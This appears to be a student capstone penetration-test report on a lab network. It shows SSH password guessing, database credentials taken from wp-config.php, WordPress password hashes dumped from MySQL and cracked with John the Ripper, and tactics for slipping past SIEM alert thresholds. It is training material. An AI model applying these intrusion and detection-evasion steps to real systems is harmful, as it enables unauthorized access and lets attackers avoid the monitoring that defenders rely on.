

# **Final Engagement**

Attack, Defense & Analysis of a Vulnerable Network



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
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# Network Topology & Critical Vulnerabilities



# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.100  
OS: Ubuntu 18.04.1 LTS  
Hostname: Elk

IPv4: 192.168.1.105  
OS: Ubuntu 18.04.1 LTS  
Hostname: Capstone

IPv4: 192.168.1.110  
OS: Linux 3.2 - 4.9  
Hostname: TARGET1

IPv4: 192.168.1.90  
OS: Linux 5.4.0  
Hostname: Kali



# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak User Password	User had a weak password and attackers were able to guess it	SSH into web server
MySQL Database Access	Attackers were able to discover a file containing login info for MySQL Database	Gain access to MySQL database
MySQL Data Exfiltration	Browsing through tables in database the attackers were able to discover password hashes of all users	Exfiltrate the password hashes and crack them via John the Ripper



# Exploits Used



# Exploitation: Weak User Password (Target 1)

Summarize the following:

- How did you exploit the vulnerability? -Michael had his own name as his password and was easy to guess.
- What did the exploit achieve? -Guessing his password gave us limited access to the system as well as a login to the MySQL database. Which allowed us to find the password hashes for another user.
- Include a screenshot or command output illustrating the exploit.

```
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 5.5.60-0+deb8u1 (Debian)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql>
```

```
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_activation_key | user_status | display_name | user_email | user_url | user_regist |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZLDeiKToCQd.cPw5XCe0 |  | 0 | michael | michael@raven.org |  | 2018-08-12 |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |  | 0 | Steven Seagull | steven@raven.org |  | 2018-08-12 |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```



# Exploitation: MySQL Database Access

Summarize the following:

- Used Michael's privileges to locate the MySQL username and password for the WordPress site database
- Gained root access to the MySQL Database

```
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 64
Server version: 5.5.60-0+deb8u1 (Debian)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql> █
```



# Exploitation: My SQL Data Exfiltration

Summarize the following:

- MySQL database enumeration and queries
- Discovered the password hashes for Michael and Steven and saved them to a wp\_hashes.txt file to be cracked via John the Ripper

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
wp_commentmeta
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
+-----+
12 rows in set (0.00 sec)
```

```
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_registered | user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$bJrvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | 2018-08-12 22:49:12 |  | 0 | michael |
| 2 | steven | $P$bK3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | even@raven.org | 2018-08-12 23:31:16 |  | 0 | Steven Seagull |
+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

```
GNU nano 4.8 wp_hashes2
steven:$P$bK3VD9jsxx/loJoqNsURgHiaB23j7W/
michael:$P$bJrvZQ.VQcGZlDeiKToCQd.cPw5XCe0
```



# Avoiding Detection



# Stealth Exploitation of Network Enumeration

## Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum() of http.request.bytes OVER all documents is ABOVE 3500 for the last 60 seconds
- Which metrics do they measure?
  - Packets requests from all the same source IP to all destination ports
- Which thresholds do they fire at?
  - Requests must exceed 3500 hits for longer than 60 seconds

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-28 16:53 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0021s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Only target known ports that can be a vulnerability
- Are there alternative exploits that may perform better?
  - Limit the number of HTTP requests that are sent within the 60 second window




# Stealth Exploitation of WordPress Enumeration

## Monitoring Overview

- Which alerts detect this exploit?  
WHEN count() GROUPED OVER top 5 'http.response.status\_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?  
HTTP error code 401 that may indicate an attacker
- Which thresholds do they fire at?  
Above 400 HTTP responses over a 5 minute period

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?  
Pause for 1 minute after every 100 HTTP requests
- Are there alternative exploits that may perform better?  
Use command line sniffing instead of a program like wpscan



```
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_registered | user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | 2018-08-12 22:49:12 |  | 0 | michael |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | 2018-08-12 23:31:16 |  | 0 | Steven Seagull |
+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```



# Stealth Exploitation of Password Cracking

## Monitoring Overview

- WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- CPU Processes
- Above .5 per every 5 minutes

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?  
Instead of using John on target machine, move wp\_hashes.txt onto your local machine so that it uses your own CPU
- Are there alternative exploits that may perform better?  
Hashcat because it uses GPU instead of John the Ripper which uses CPU

```
root@Kali:~# john --show wp_hases2
stat: wp_hases2: No such file or directory
root@Kali:~# john --show wp_hashes2
steven:pink84
```